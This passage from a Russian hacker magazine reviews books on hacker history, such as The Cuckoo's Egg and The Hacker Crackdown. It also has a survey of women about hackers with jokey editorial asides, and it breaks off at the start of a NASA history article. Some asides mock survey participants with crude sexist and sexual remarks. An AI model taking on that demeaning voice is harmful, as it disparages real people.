Дальше рассказывается о жизни самых квалифицированных австралийских хакеров конца 80-х - начала 90-х. Mendax, Prime Suspect, Par, Anthrax, Phoenix, Electron - все они успели отметиться на сетевых просторах и, так или иначе, оказались под колпаком Австралийской Федеральной Полиции. Дрейфусу и Эссендж удалось каждого из своих героев сделать живым. Авторы подробно описывают, в каких условиях живут хакеры, что их волнует. Большое внимание уделено деталям, без которых персонажи выглядели бы менее красочно. Параноик Мендакс хранит диски в своем домашнем пчелином улье, Электрон на самом деле верит в то, что является очередной реинкарнацией Будды, Пармастер не доверяет даже себе, а Прайм Суспект находится на грани наркотической зависимости. У каждого из этих ребят нелегкая судьба, и сети - единственное место, где они чувствовали себя спокойно.

Добротная книга, основанная на долгом и кропотливом расследовании. Мне понравилась, чего и тебе желаю :).

ГДЕ ВЗЯТЬ: www.underground-book.com (англ.), www.bugtraq.ru/library/books/underground (рус.)
РЕЙТИНГ: 5/5

JUST FOR FUN: THE STORY OF AN ACCIDENTAL REVOLUTIONARY, LINUS TORVALDS & DAVID DIAMOND, 2001




Если ты неисправимый юниксоид и целыми днями торчишь у компа, пытаясь воплотить в жизнь "революционный проект", тебе определенно понравится эта книга. Один из двух ее авторов - не кто иной, как Линус Торвальдс, создатель OS Linux. В книге Линус рассказывает о своей жизни, о создании своего детища и о том, как нужно относиться к жизни. Будучи сначала школьником, а затем студентом, Торвальдс практически не вел социальной жизни. Все его существование проходило в комнате, центром которой был компьютер. А смыслом жизни было написание всевозможных программ. Но, как говорит сам Линус, несчастным или обделенным он себя не чувствовал. Программирование занимало все его мысли, и он с нетерпением ждал окончание универа, чтобы вернуться домой и продолжить свои исследования.

Автор подробно рассказывает о своем детстве и юности, раскрывает предпосылки начала работы над Linux, делится тем, как шла работа над ним и как изменилась его жизнь после того, как ось стала популярной. Читая биографию Торвальдса, я вспомнил о первых хакерах из Массачусетса, которые тоже когда-то предпочитали жить в мире логики и программных команд, а не сталкиваться с непредсказуемостью мира реального.

Резюмирую: интересная и познавательная книга. Поклонникам Linux и самого Линуса - must read, остальным просто рекомендовано к прочтению.

ГДЕ ВЗЯТЬ: usu-lug.org.ru/?q=filestore/download/113 (рус.)
РЕЙТИНГ: 4/5

THE HACKER CRACKDOWN: LAW AND DISORDER ON THE ELECTRONIC FRONTIER, BRUCE STERLING, 1994



В отличие от Стивена Леви, который рассказал в своей книге о хакерах "старого образца", Брюс Стерлинг повествует уже о современных хакерах. О тех, кто взламывает компьютерные системы и проникает на компьютеры военных правительственных организаций.

Начинается книга с истории крупнейшей в США (и, пожалуй, во всем мире) телефонной компании AT&T. Читатель узнает о первых фрикерах - подростках, которые поступали на работу в компанию в качестве операторов и, пользуясь своим положением, проводили разные пранки.


15 января 1990 г. системы AT&T в одночасье рухнули. И хотя впоследствии так и не было доказано, что причиной этого стали хакеры, правительство стало активно преследовать всех компьютерных взломщиков. В результате Америку охватила волна контропераций, среди которых самой известной стала Operation Sundevil. Это неспокойное для хакеров время вошло в историю под названием Hacker Crackdown. Именно о нем рассказывается на страницах книги.

Большое внимание автор уделил расследованию дела Крэга Неидорфа aka Knight Lightning, которого обвинили в причастности к взлому компьютеров The Bell. Тогда Крэг был главным редактором андеграундового журнала Phrack и опубликовал документ о безопасности службы 911. Этот текст, который сотрудники телефонной компании оценили почти в $80 тыс., стал основной уликой. Однако потом оказалось, что его реальная цена $13, а дело яйца выеденного не стоит.

Книгу Брюса Стерлинга многие считают классикой, а некоторые - даже лучшим произведением о хакерах. С последним я однозначно не согласен, но почитать может быть интересно. Особенно тем, кто не знаком с основными событиями хакерского андеграунда 80-х.

ГДЕ ВЗЯТЬ: www.bugtraq.ru/library/books/crackdown (англ.), www.bugtraq.ru/library/books/crackdownrus (рус.)
РЕЙТИНГ: 4/5

MASTERS OF DECEPTION: THE GANG THAT RULED CYBERSPACE, MICHELE SLATALLA & JOSHUA QUITTNER, 1996




Если ты читал мою статью о противостоянии двух известнейших в начале 90-х хак-групп Masters of Deception и Legion of Doom и хочешь подробнее узнать, как все произошло - советую тебе обратить внимание на эту книгу. Большая ее часть посвящена описанию хакерских рейдов, совершаемых членами MoD. Правда, в качестве примера зачастую приводятся подростки, ковыряющиеся в мусорных баках в поисках мануалов и конфиденциальной инфы. Но встречаются и технические взломы, описанные чересчур простецким языком. Главным героем банды авторы выбрали Пола Стайра aka Scorpion - его жизни и похождениям уделили аж 60 первых страниц книги. Остальное - рассказ о нападках хакерской банды на крупнейшую телефонную компанию AT&T, а также описание той самой зарубы с Legion of Doom.

Судя по всему, писатели провели достаточно серьезное расследование, но не сумели интересно подать нарытую историю. В итоге получилась посредственная книга, претендующая на звание "триллера". Читать ее или нет - решай сам.

ГДЕ ВЗЯТЬ: В кратком и более интересном изложении здесь: www.bugtraq.ru/library/underground/underground6.html
РЕЙТИНГ: 3/5

THE CUCKOO'S EGG: TRACKING A SPY THROUGH THE MAZE OF COMPUTER ESPIONAGE, CLIFF STOLL, 1990

"Яйцо кукушки" - классический детектив на хакерскую тему. Автор рассказывает об одном из эпизодов своей жизни, в котором ему - астрофизику, приехавшему в Национальную Лабораторию Беркли - пришлось стать системным администратором и выследить проникшего в систему хакера. Все началось с того, что руководство поручило Клиффу расследовать небольшую ошибку в одном из счетов. Как оказалось позже, баг появился не сам по себе, и был задейство-



ван компьютерным взломщиком Hunter для проникновения в локальную сеть Лаборатории. Столл решил самостоятельно, без привлечения людей со стороны, выследить хакера. И шаг за шагом пошел по его следу.

Книга не делает скидок на компьютерную неграмотность читателя. В ней, со всеми техническими подробностями, описано, как хакеры в 80-х проникали на компьютеры и чем занимались в системе. Чтобы поймать Hunter'а, Клиффу пришлось немало попутешествовать по Америке и даже выбраться за океан. Но, как можно догадаться, без хэппиэнда тут не обошлось. Для полноты картины автор даже описал свою свадьбу.

В целом неплохое чтиво, и любителям Марининой или Бужкова, вероятно, понравится. Если бы автор поменьше рассказывал о себе любимом, а побольше о хакерах, я бы однозначно рекомендовал эту книгу. А так - смотри сам.

ГДЕ ВЗЯТЬ: заказать на www.amazon.com
РЕЙТИНГ: 4/5


THE WATCHMAN: THE TWISTED LIFE AND CRIMES OF SERIAL HACKER KEVIN POULSEN, JONATHAN LITTMAN, 1997

Кевин Поулсен - фигура известная. Его афера с радиоконкурсом передается из уст в уста, а про умение творить чудеса с телефонами ходили легенды. Несмотря на то, что выходки Кевина не были агрессивными, в 1993 г. он был арестован и по совокупности обвинений приговорен к 5 годам лишения свободы.

Джонатан Литман решил рассказать историю жизни этого парня, с раннего детства до последнего ареста. И выяснить, действительно ли Dark Dante - зловещий и разрушительный взломщик, каким его изображали большинство газет, или он всего лишь несправедливо осужденный телефонный приколист.

Если честно, когда я читал Watchman, меня раздражало повествование в настоящем времени. Тем не менее, благодаря многочасовым беседам Литмана с Кевином, его семьей и друзьями-хакерами, книга получилась вполне подробной и насыщенной деталями.

Помимо взломов и проделок Кевина, автор описывает отношения хакера с прияте-




лями, а также предательство одного из них, когда история закончилась судом.

Книга вполне заслуживает того, чтобы ее прочитали. История Поулсена ничуть не менее интересна, чем история Митника, кстати, его друга. Но за стиль я ставлю автору трояк.

ГДЕ ВЗЯТЬ: заказать на www.amazon.com
РЕЙТИНГ: 3/5

TAKEDOWN: THE PURSUIT AND CAPTURE OF KEVIN MITNICK, AMERICA'S MOST WANTED COMPUTER OUTLAW - BY THE MAN WHO DID IT, TSUTOMU SHIMOMURA & JOHN MARKOFF, 1996



Жил-был Цутому Шимомура, авторитетный компьютерный эксперт. Но однажды злой хакер Кевин Митник взломал его компьютер и украл важные файлы. Чем авторитет нехило так подорвал. Цутому поклялся отомстить и принялся выслеживать обидчика. Выследил, зло было наказано, а добро решило написать об этом книгу и срубить немножечко бабла.

Как ты уже, наверное, догадался, эта книга и есть Takedown - версия Шимомуры о том, что на самом деле произошло. Откровенно говоря, Цутому - ни в коем разе не писатель, это понятно с первых же страниц. Именно поэтому он воспользовался помощью своего старого друга Джона Маркофа - журналиста из New York Times, который разбавил технические занудства сюжетом. Правда, как утверждает сам Кевин Митник, вряд ли стоит верить всему, что пишет Маркоф. Журналеру, мол, главное сенсации, а истина - дело второе.

Итого имеем: занудства Цутому Шимомуры, разбавленные саморекламой, и утки Джона Маркофа о Кевине Митнике. Отлично, ребята. Well, как говорится, done.

ГДЕ ВЗЯТЬ: заказать на www.amazon.com
РЕЙТИНГ: 2/5

К сожалению, обо всех книгах рассказать не получилось. Но, думаю, этих тебе на первое время хватит :). Ну а когда их осилишь, можешь поискать литературу из этого списка:

Approaching Zero: The Extraordinary Underworld of Hackers, Phreakers, Virus Writers, and Keyboard Criminals, Paul Mungo & Bryan Clough

Out of the Inner Circle: The True Story of a Computer Intruder Capable of Cracking the Nation's Most Secure Computer Systems, Bill Landreth

The Fugitive Game: Online with Kevin Mitnick, Jonathan Littman

The Computer Underground: Hacking, Piracy, Phreaking and Computer Crime, M. Harry

The Hacker's Dictionary: A Guide to the World of Computer Wizards, Steel, Jr., Guy

Anarchy Online: Net Sex Net Crime, Charles Platt

Where Wizards Stay Up Late: The Origins of the Internet, Katie Hafner & Matthew Lyon

Apple Confidential: The Real Story of Apple Computer, Inc., Owen W. Linzmayer

Out of Control: The New Biology of Machines, Social Systems and the Economic World, Kevin Kelly

Great Mambo Chicken and the Transhuman Condition: Science Slightly over the Edge, Ed Regis

At Large: The Strange Case of the World's Biggest Internet Invasion, David Freedman & Charles Mann

Все эти книги так или иначе имеют отношение к компьютерному андеграунду и тоже заслуживают внимания.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если такие как ИЛЬЯ (12.03, стр.57) защитят свой сайт от копирования HTML-кода разными примочками, просто в меню "Вид" (в IE) выбери просмотр HTML-кода, и все. И никакие примочки для чайников тут не помогут =).

u238
ICQ 178869950
u238@rambler.ru


mindw0rk (mindw0rk@mail.ru)



ХАКЕРЫ ЖЕНСКИМИ ГЛАЗАМИ

Ты наверняка хакер. Или почти хакер. Или потенциальный хакер со стажем. И едва познакомившись с милой цыпочкой, с воодушевлением начинаешь ей рассказывать о своих хакерских похождениях. Но постой, брателло! Ты уверен, что она это оценит? Уверен, что слово "хакер" действует на эту девочку таким же магическим образом, как на тебя? Тут не все так просто. Чтобы прояснить ситуацию, мы провели в Сети социологический опрос. Женской половине интернета в возрасте от 14 до 74 я задал три вопроса: "Кто такие хакеры?", "Есть ли у тебя знакомый хакер?" и "Смогла бы ты встречаться/выйти замуж за хакера?" Вот что из этого получилось.

КАКИМИ НАС ВИДЯТ ДЕВОЧКИ И ДЕВУШКИ, ТЕТЕНЬКИ И БАБУШКИ



IMMIGRANTKA
(18 лет, Канада, сердцеедка со стажем):

❶. Хакеры - это такие маленькие прыщавые уродцы, которым никто не дает, поэтому они посвятили всю свою жизнь компу. Не люблю я хакеров, что-то в них есть западлистское.

❷. Нет, к счастью у меня нет таких знакомых. Кроме, разве что, папы, которому тоже когда-то было 17, и он был прыщавым...

❸. На фиг надо? Встречаться надо со стоматологами!

(Встречаться надо с миллионерами, глупенькая! - прим. mindw0rk.)




ТЕТЯ ДЖИНА
(22 года, г. Санкт-Петербург, королева рунета, мечта поэта):

❶. Хакеры - люди, либо очень образованные, либо наделенные талантом управлять цифрами. Мне ни знаний таких, ни талантов не дано, иначе не заморачивалась бы и организовала kewl_girlz_hack_team =). Всех хакеров люблю, за исключением спамеров. Это как-то противоречит идеологии, имхо. Тупая нажива за счет примитивных способов не вызывает никакого уважения. Вирьмейкеры иногда создают шедевры. А уж про кряки к играм и софту я вообще молчу. Как без них?

❷. Знакомые хакеры есть, но называть их не буду - тайна =).

❸. По последнему пункту - несомненно.

(Оказывается, спамеры у нас - в категории хакеров. Браво, тетя - прим. mindw0rk.)




МАСЬКА
(23 года, г. Москва, выдающийся юрист):

❶. Люди, которые настолько поднаторели в компьютерном искусстве, что им стало скучно использовать его в рамках закона. По сути, талантливые хулиганы, асоциальные личности.

❷. По-настоящему крутого, взломавшего, скажем, систему Центробанка или ФСБ - нет.

❸. Могла бы, если бы у него было все в порядке с мозгами. Правда, это относится не только к хакерам :)).

(Вот так у нас, стало быть, определяется крутость хакеров - прим. mindw0rk.)



ВОРОНОВА
(16 лет, г. Москва, вечно молодая и красивая):

❶. Хакеры - это умные люди, ненавидящие других людей. Собственно, ум - это единственное, что отличает их от подростков, пишущих на стенах лифтов. А в остальном, что может быть привлекательного в человеке, у которого маничка - портить жизнь другим? Хотя нет, когда наши хакеры взломали что-то американское - каюсь, мне было приятно :-).

❷. Знакомых таких не имею, и иметь не хочу.

❸. Встречаться и выходить замуж - нет, предпочитаю социально приемлемых мужчин.

(Отличает то, что подростки-лифтописцы бородатые через одного, а хакеры - все поголовно, да в пудовых очках - прим. mindw0rk.)




LAY_LU_LAY
(14 лет, г. Москва, само совершенство):

❶. В массе своей существа, не представляющие для девушек особого интереса. Хотя попадаются фантастические юноши. Например, укр-хыр, эйсид (по-моему, Gln называлась его команда), совершенно неземной красоты мальчик Дарк (тоже из хыровской компании), вполне милый парень Джонни (оттуда же). Правда, помоему, они пару лет назад перестали быть хакерами :)).

❷. Есть! Что вы имеете в виду? :)

❸. Встречаться - да. Выйти замуж - нет.

(Какое глубокое знание сцены. Девушка, вы сама, случаем, не хакер? :) - прим. mindw0rk.)



СЕЛЕНА
(37 лет, г. Новосибирск, инженер-электронщик, в Сети с 1999 года):

❶. Хакеры - это люди, которые знают о жизни компьютерных программ даже то, чего не знает никто. Они могут разобраться в любом коде любой программы и добиться от нее того, чего не мог предусмотреть даже ее разработчик.

❷. Мой знакомый хакер со стажем внешне ничем не отличается от обычного человека, но уровень его знаний просто энциклопедический.

❸. Выйти замуж за крутого хакера? О, это была бы отличная партия! А что, есть подходящая кандидатура?

(Могу выставить свою кандидатуру. Правда, я не хакер, но, может, тоже чем сгожусь? - прим. mindw0rk.)




MALISHKA
(15 лет, г. Киев, умница-красавица, туристка):

❶. Нууу. Это такие злые дядьки, которые где-то сидят и проникают через сети везде. Вот мы сейчас тут типа беседуем, а может, какой-то хакер за нами наблюдает :)). Вообще, их мало кто видел и знает, только ФБР какое-нибудь. Но хакеры тоже про него много знают, так как взламывают его постоянно :)).

❷. Нет :)). Хотя со мной в школе пацык учится, он - почти что хакер. Тоже в компах шарит - жуть. И неряшливый. Точно хакер :)).

❸. Нет :)). Ни то ни другое. Тем более у меня есть парень :)). И он уж точно не хакер :))).

(Ты уверена, смешинка? Посмотри, у него борода есть? А очки? А ладони у него не волосатые? - прим. mindw0rk.)



СВЕТА
(27 лет, г. Таганрог, менеджер в крупной компании):


❶. Понятия не имею, кто такие хакеры. Мне до них нет никакого дела. Хотя, насколько

можно судить из газет, это компьютерные отморозки, которым больше нечем заняться, кроме как измываться над другими людьми через компьютер. Я бы их всех сажала. Раз не могут себя нормально вести, пусть посидят в изоляции. Подумают что и как.

❷. Я не завожу знакомств с компьютерными отморозками.

❸. Ага. Завтра его посадят, и мне что, в тюрьму сухарики носить? Спасибо. Я уж лучше как-нибудь сама. Хотя, почему сама? Слава Богу, поклонников хватает.

(Можно принести ему пилочку для ногтей, заныканную в батоне. Тогда он перепилит решетки и сбежит. Правда, не к тебе - к своему любимому компу - прим. mindw0rk.)



KLEOPATRA


(19 лет, г. Москва, будущая звезда экрана):

❶. Я смотрела фильм "Хакеры". Зироу Кул - просто милашка. Если все хакеры такие - я их обожаю. Честно говоря, я бы хотела быть хакершей. Такой как Эсид Берн. Например, если задрал начальник - обнулить ему счет на кредитке. Вот бы он удивился -)). Но видно, не судьба. Я еще со школы не переваривала информатику. Ну ничего, может, хоть актрисой стану. И сыграю хакершу в каком-нибудь фильме -).

❷. К сожалению, нет. Но с удовольствием бы познакомилась. Если среди читателей вашего журнала есть хорошие хакеры, и они не прочь поболтать с привлекательной брюнеткой - пусть пишут на адрес: gas_056@mail.ru. Я обязательно отвечу -).

❸. Ну, так сразу сложно ответить. Смотря какой он человек будет. Ведь главное - это не чем он занимается, а что он собой представляет. Если как мужчина он меня будет устраивать, то почему нет? Это было бы даже интересно -).

(В очередь! В очередь, сукины дети! :)) - прим. mindw0rk.)



ЛИСА


(28 лет, г. Москва, литературный редактор][):

❶. Хакер, на мой взгляд - это человек, который может взломать компьютерную систему. И неважно, занимается он этим на самом деле, или его знания чисто теоретические. Причем под "взломать" я не имею в виду просто заюзать скачанный из Сети готовый эксплойт - этим занимаются скрипткидди. Думаю, хакеры - обычные ребята, может, чуть больше сдвинутые на компах, чем все остальные.

❷. Трудно сказать, есть ли у меня знакомые хакеры. Скажем, есть люди, у которых достаточно знаний для того, чтобы заниматься хаком, но применяют эти знания они в несколько иной области :).

❸. Замуж за хакера? Почему бы и нет? Но только если я буду уверена, что однажды за ним не придут с ордером на арест.

(А ведь раньше жены декабристов на Калыму за мужьями отправлялись. Да-а, как все изменилось - прим. mindw0rk.)



АЛЕНКА


(17 лет, г. Уфа, художница):

❶. Это компьютерные которые? Ну, слышала немного про них. У нас тут писали в газете про одного здешнего хакера. Он там интернет у кого-то украл. Не понимаю, зачем что-то красть, когда оно стоит - копейки. Хотя, если бы я знала как, может, и сама б стянула. Не знаю :). В моем понимании хакеры - те же пацаны, только замкнутые, больше предпочитают у компа посидеть, чем еще где. Не думаю, что они такие уж прям умные, как говорят. Был бы тот, которого поймали, умнее - не попался бы.

❷. Я как-то чаталась с одним хакером! Прикольный чувак, хотел меня на виртуальный секс развести :)). Ну ясно, в жизни не хватает, так хоть тут :)). У него еще ник прикольный - z4rub@. Я его еще подкалывала на этот счет.

❸. Выйти замуж вряд ли. Ну выйду, и что дальше? Сидит целыми днями у компа, на меня - ноль эмоций. Так тарелок не напасешься, чтобы бить ему об стол и обращать на себя внимание. Был бы он богатый, красивый хакер и заботливый хакер - цены бы ему не было. Но где ж такого взять? :))

(Ага. А хакеру нужна девочка длинноногая и фигуристая, а еще со знанием азма, си++, tcp/ip и прочего RFC. Хотите брать - умейте давать! - прим. mindw0rk.)



СЬЮЗЕН


(24 года, США, журналистка):

❶. Я писала про одного хакера. Мы с ним встречались в пабе, мило так пообщались. Очень даже приятный молодой человек. Работает в компьютерной компании, следит там за безопасностью сети. В свободное время разрабатывает какое-то серьезное ПО. Ничего общего с теми хакерами, о которых так любит писать Маркоф в NY Times, не имеет. Правда, если дать волю, мог часами рассказывать про свое увлечение. Но у меня просто статья об этом была, так что я была вовсе не против.

❷. Кроме Алана, про которого я уже рассказала, есть еще один парнишка. Работает в фирме моего бойфренда, отвечает там за все компьютерное. Глаз на меня положил. Пытается делать вид, что не замечает, но я-то все вижу :). Кстати, ваш, из России. Немного чудной, но с компьютерами творит просто чудеса. Хоть и самоучка.

❸. За такого, как Алан, выйти замуж вполне могла бы. Я уже задавала себе такой вопрос. За Александра - вряд ли. Просто не мой тип мужчины. Хотя ничего плохого про него сказать не могу.

(Сашок! Засади ей, Сашок! Хе-хе - прим. mindw0rk.)



PUSSY

(17 лет, г. Херсон, фанатка ГО и вообще панк-рока):

❶. Хакеры - это такие смешные зверьки, которые не вылазят из-за компа, а если и вылазят, то только и думают о том, чтобы вернуться обратно. Чего-то там программируют, общаются с себе подобными. Не знаю, насколько их вообще интересует реальный мир. Наверное, не особо. Да и зачем он им, ведь у них есть компьютер ;)).

❷. Нет, знакомых хакеров нет. Мы живем в разных параллелях.

❸. Ну, как я могу однозначно сказать? Если понравится - да, пусть даже подружки прикалываются. Если он какой-то заморыш и месяцами не моется - на фиг надо. Еще подхватишь от него какую-то болячку ;). Жениться в любом случае нет. Я вообще пока что не тороплюсь жениться.

(Да-да, хакеры - они все такие. Годами не моются, постоянно чешутся, и еще у них вермишель в бороде - прим. mindw0rk.)


ВЕРА АНАТОЛЬЕВНА

(74 года, ПГТ Таврийск, пенсионерка, ветеран труда):



Чавой? Какие еще хакеры? Компьютерные? Я, милок, сроду за компьютером не сидела. И так зрение - никуда не годится, совсем слепая стала. Мне только еще компьютера не хватало. И хакерам своим передай, чтоб поменьше сидели за компьютером. У меня внучок вон - целыми днями просиживает. И что? Уже пора покупать очки. А ведь ему только 16! Совсем ослепнет с этим компьютером.

(Бабушка, а откуда нам знать, что вы ослепли не в результате еженощных сидений за компом? А ну колитесь, бабушка, сколько систем вы хакнули за последний месяц? - прим. mindw0rk.)



ДАША

(20 лет, г. Харьков, студентка филфака):

❶. Мне кажется, большинство людей имеют слабое представление о том, кто такие хакеры на самом деле. Истории, описанные в бульварных газетках - не показатель. Я читаю ваш журнал, читала книгу С.Леви "Хакеры", да и фильм смотрела, поэтому в целом представление имею. Считаю, что хакерство - занятие далеко не для каждого. Нужно обладать незаурядным интеллектом, терпением и гибкостью мышления, чтобы успешно обходить защиты, подбирать ключик к цифровым замкам. А безграничная увлеченность своим делом мне в них только нравится.

❷. Знакомые продвинутые компьютерщики есть, правда, не знаю, можно ли их назвать хакерами. Мне они, конечно, ничего такого не рассказывают, но уровень знаний у них высокий.

❸. Несомненно. Я уверена, среди хакеров есть много интересных, симпатичных ребят. И было бы отлично, если бы мне удалось разнообразить его компьютерную жизнь своим участием.

(Чмок. Ты моя радость - прим. mindw0rk.)

][

mindw0rk (mindw0rk@mail.ru)

NASA – АЭРОКОСМИЧЕСКИЙ ЦЕНТР МИРА

Если ты думаешь, что самый хай-тек – это твой супермодный mp3-плеер или зеркальный цифровой фотик, то ты, дружище, глубоко заблуждаешься. Все это – игрушки для детей. Настоящий хай-тек скрывается в космической области: в шаттлах, напичканных электроникой, в электронных телескопах, способных разглядеть каждую трещинку на поверхности соседних планет. Космическая область – довольно молодая, и нельзя сказать, что слишком уж быстро развивающаяся. Тем не менее, в нее вливаются большие средства, и многие возлагают на космические исследования большие надежды. Причина тому – постоянно ухудшающаяся экология Земли и грозящая проблема перенаселения.
Из всех аэрокосмических лабораторий, которых в мире немало, наибольший вклад в общее дело, несомненно, вносит американская организация NASA (National Aeronautics and Space Administration). Именно о ней я тебе и расскажу.

РАССКАЗ ОБ ОДНОЙ ИЗ САМЫХ ВЛИЯТЕЛЬНЫХ ОРГАНИЗАЦИЙ МИРА

ИСТОРИЯ NASA

Начальной точкой отсчета в истории NASA было 1 октября 1958 года. Именно в этот день американское правительство, подавленное успехами СССР в космической области (к этому времени мы уже запустили первый спутник), сформировало новое агентство, главной задачей которого было исследовать проблемы перелетов внутри и вне атмосферы Земли. На тот момент организация включала 8 тысяч сотрудников и имела скромный бюджет 100 миллионов долларов. От своего предшественника – NACA (National Advisory Committee for Aeronautics) - агентство унаследовало три крупных исследовательских лаборатории: Langley, Ames и Lewis, а также пару небольших полигонов для тестирования. Практически сразу после появления на свет NASA приступила к работе над крупными проектами.

В декабре 1958 г. основным событием стал запуск первого искусственного спутника, установленного на орбите Земли и способного получать/принимать звуковые сигналы.

В 1959 г. NASA отправила зонд «Pioneer 4» на Луну.

5 мая 1961 г. произошел первый полет американского астронавта Алана Шепарда в космос на одноместной капсуле «Freedom 7». Полет продолжался 15 минут и закончился приземлением в океан. В этом же году приоритетным проектом NASA стал «Аполло», конечной целью которого была высадка астронавтов на Луну.

10 июля 1962 г. NASA произвела запуск первого коммерческого спутника «Telstar 1», используемого телефонными и телевизионными компаниями.

2 июня 1966 г. «Surveyor 1» достиг поверхности Луны и отослал на Землю 10 тысяч качественных снимков лунных пейзажей.

В декабре 1968 г. из Космического Центра Кеннеди в шестидневный круиз к орбите Луны отправились трое американских астронавтов с целью протестировать техническое оборудование для будущей высадки.

И, наконец, 20 июля 1969 г. двое американских астронавтов, Нейл Армстронг и Эдвин Элдрин – пилоты космического аппарата NASA «Apollo 11», впервые сошли на поверхность Луны. Делая свой первый шаг, Армстронг сказал фразу, ставшую впоследствии легендарной: «Один маленький шаг для человека – огромный шаг для всего человечества».


Америке потребовалось 11 лет и 25,4 миллиарда долларов, чтобы высадкой на Луну доказать свое лидерство в освоении космоса.

В первой половине 70-х NASA осуществила еще несколько удачных полетов на Луну, а также провела совместный с СССР проект по стыковке двух космических кораблей: «Аполло» (США) и «Союз» (СССР).

1976 стал годом возведения на орбите первой американской космической станции Skylab.

В 1981 г. агентство представило миру свою новейшую разработку – космический


Исследовательский Центр GLENN


Прототип космического самолета


Астронавты, впервые побывавшие на Луне

